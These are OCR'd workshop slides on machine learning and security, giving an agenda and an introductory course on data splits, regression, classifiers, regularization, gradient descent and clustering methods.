
GCC
11 FEB 2020

MAKING & BREAKING MACHINE LEARNING SYSTEMS

https://cutt.ly/gcc20-mlsec

https://cchio.org/


O'REILLY
Machine Learning & Security
PROTECTING SYSTEMS WITH DATA AND ALGORITHMS
Clarence Chio & David Freeman
O'REILLY
머신 러닝을 활용한 컴퓨터 보안
Machine Learning & Security
O'REILLY
Machine learning et sécurité
PROTECTION DES SYSTÈMES PAR LES DONNÉES ET LES ALGORITHMES
Clarence Chio et David Freeman
O'REILLY
机器学习与安全
Machine Learning and Security
Clarence Chio David Freeman

Agenda

0900 - 0920	Environment Setup
0920 - 1100	Machine learning crash course + exercise walkthrough
1100 - 1145	CC Fraud + Building a spam classifier
1145 - 1230	ML in Security
1230 - 1330	Lunch
1330 - 1430	Deep learning crash course
1430 - 1530	Explainability of statistical models
1530-1630	Adversarial machine learning
1630-1700	Start final project

“All models are wrong, but some models are useful.”

- George Box

OUR TOOLS

- scikit-learn - implements a range of machine learning algorithms

- TensorFlow - library for numerical computation using flow graphs / deep learning

USEFUL DATA SCIENCE LIBS

NumPy

Base N-dimensional array package

SciPy library

Fundamental library for scientific computing

Matplotlib

Comprehensive 2D Plotting

IP[y]:
IPython

IPython

Enhanced Interactive Console

Sympy


Symbolic mathematics

pandas

Data structures & analysis


The scientific method...

How do we design an “experiment” to train models?


Original set
Training set
Test set
Training set
Validation set
Test set
Training, tuning, and evaluation
Machine learning algorithm
Predictive Model
Final performance estimate

	Purpose	Yield	Used for Model training	Used for Parameter tuning
Train Data	To learn patterns from the data.	A model that makes near-expected predictions	Yes	Yes
Validation Data	To understand model behaviour and generalizibility on unseen data.	Insights on how to tune your model.	No	Yes
Test Data	To understand how the model would perform in real world scenario.	A completely unbiased estimate of model performance.	No	No

Cross validation




Confusion matrix

n=165	**Predicted: NO**	**Predicted: YES**
Actual: NO	50	10
Actual: YES	5	100

MACHINE LEARNING 101

Types of machine learning use cases:


- Regression
- Classification
- Anomaly detection
- Recommendation




won't cover here, but check out this talk


This covers **EVERYTHING**. (almost)

Linear Regression



Polynomial Regression





Size = y_intercept + (slope x weight)


"Training the model"
=> OLS i.e. minimizing the sum of squared residuals

Supervised classification


- **Many different algorithms!**
- e.g.
  - Logistic regression
  - Naive Bayes
  - K-nearest neighbors
  - Support Vector Machines
  - Decision Trees

Bayes Theorem

the probability of an event happening is based on prior knowledge of conditions that might be related to the event



Support Vector Machines (SVM)




Decision Tree classifier

- **SUPERVISED LEARNING**

visualization

Occam's razor, overfitting, and regularization




Encourage models to have a preference towards simpler structures...

...by placing a penalty on more complex models

Reduces the likelihood of overfitting to training data

Occam's razor, overfitting, and regularization



Size = y_intercept + (slope x weight)

Training the model

Minimizing the

Sum of the squared residuals


+

λ x slope^2

Optimization


analytical vs computational solutions

Model optimization - Gradient descent



success

Model optimization - Gradient descent



failure

Unsupervised classification


- Mainly refers to **clustering**
- Four types:
  - **Centroid**: K-Means
  - **Distribution**: Gaussian mixture models
  - **Density**: DBSCAN
  - **Connectivity**: Hierarchical clustering

K-Means clustering

- **UNSUPERVISED LEARNING**

Gaussian mixture model clustering

- **UNSUPERVISED LEARNING**
- Probabilistic model
  - assumes all the data points are generated from a mixture of a finite number of Gaussian distributions with unknown parameters




DBSCAN clustering

- **UNSUPERVISED LEARNING**

- Arbitrary starting point
- This point's ε-neighborhood is retrieved:
  - if it contains sufficiently many points, a cluster is started
  - else, the point is labeled as noise.
- If a point is found to be a “**dense**” part of a cluster, its ε-neighborhood is also part of that cluster.
- This process continues until the density-connected cluster is completely found.


Hierarchical clustering

- **Agglomerative**:
  - "bottom up" approach: each observation starts in its own cluster, and pairs of clusters are merged as one moves up the hierarchy.
- **Divisive**:
  - "top down" approach: all observations start in one cluster, and splits are performed recursively as one moves down the hierarchy.



Semi-supervised learning?

- how does this work?


scikit-learn
algorithm cheat-sheet
START
get more data
NO
>50 samples
YES
predicting a category
YES
NO
do you have labeled data
YES
NO
predicting a quantity
YES
NO
just looking
YES
NO
predicting structure
tough luck
classification
kernel approximation
NOT WORKING
SVC
Ensemble Classifiers
NOT WORKING
KNeighbors Classifier
SGD Classifier
NO
Naive Bayes
YES
Text Data
NO
NOT WORKING
Linear SVC
YES
<100K samples
NO
regression
SGD Regressor
Lasso
ElasticNet
SVR(kernel='rbf')
EnsembleRegressors
NO
<100K samples
YES
